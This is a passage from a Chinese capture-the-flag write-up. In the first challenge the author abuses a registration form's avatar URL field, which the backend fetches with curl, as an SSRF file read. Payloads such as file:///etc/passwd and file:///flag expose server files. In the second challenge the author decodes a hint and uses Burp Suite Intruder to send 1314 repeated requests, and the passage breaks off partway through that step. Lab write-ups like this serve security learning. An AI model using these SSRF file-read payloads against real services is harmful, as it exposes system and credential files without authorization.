打开网页发现要登录,且右下角有注册口,根据提示curl推测突破口在注册上,打开注册页面
发现关键信息,头像url这个字段就是后端会调用 curl 去抓取的地方,符合提示curl 会诱发哪些漏洞——SSRF(服务端请求伪造)注册一个账号,头像 URL 输入探测 payload

现在登录且来到了个人资料页,而且「头像 URL」里已经填好了 file:///etc/passwd,点击保存发现正常保存,然后点击查看头像可以看到ssrf成功了,服务器直接把 /etc/passwd 的完整内容显示出来了这意味着头像 URL 填什么路径,/avatar/1 就给你读什么文件。接下来就是换路径找 flag。
返回到个人资料,头像输入file:///flag(flag常见位置),保存后查看头像获得flag
15. 鹊桥笺 · 七夕告白
工具:Burp Suite
打开网页发现F12及右键按不了,在浏览器右上角点击web开发者工具手动打开F12页面,发现一串密文

对其进行解密(先 ROT13 再 Base64)解密后为「月老说 5201314.php 抵达的地方也许能寄出心意」根据提示url输入
1 | http://ctf.zypc.xupt.edu.cn:50025/5201314.php |
来到第二关
这里说了要寄出1314封,想到用bp攻击器进行攻击,在bp内置浏览器内寄出一封信,在HTTP历史记录中找到那条记录发送到攻击器,设置为Null payloads,Payload count 填 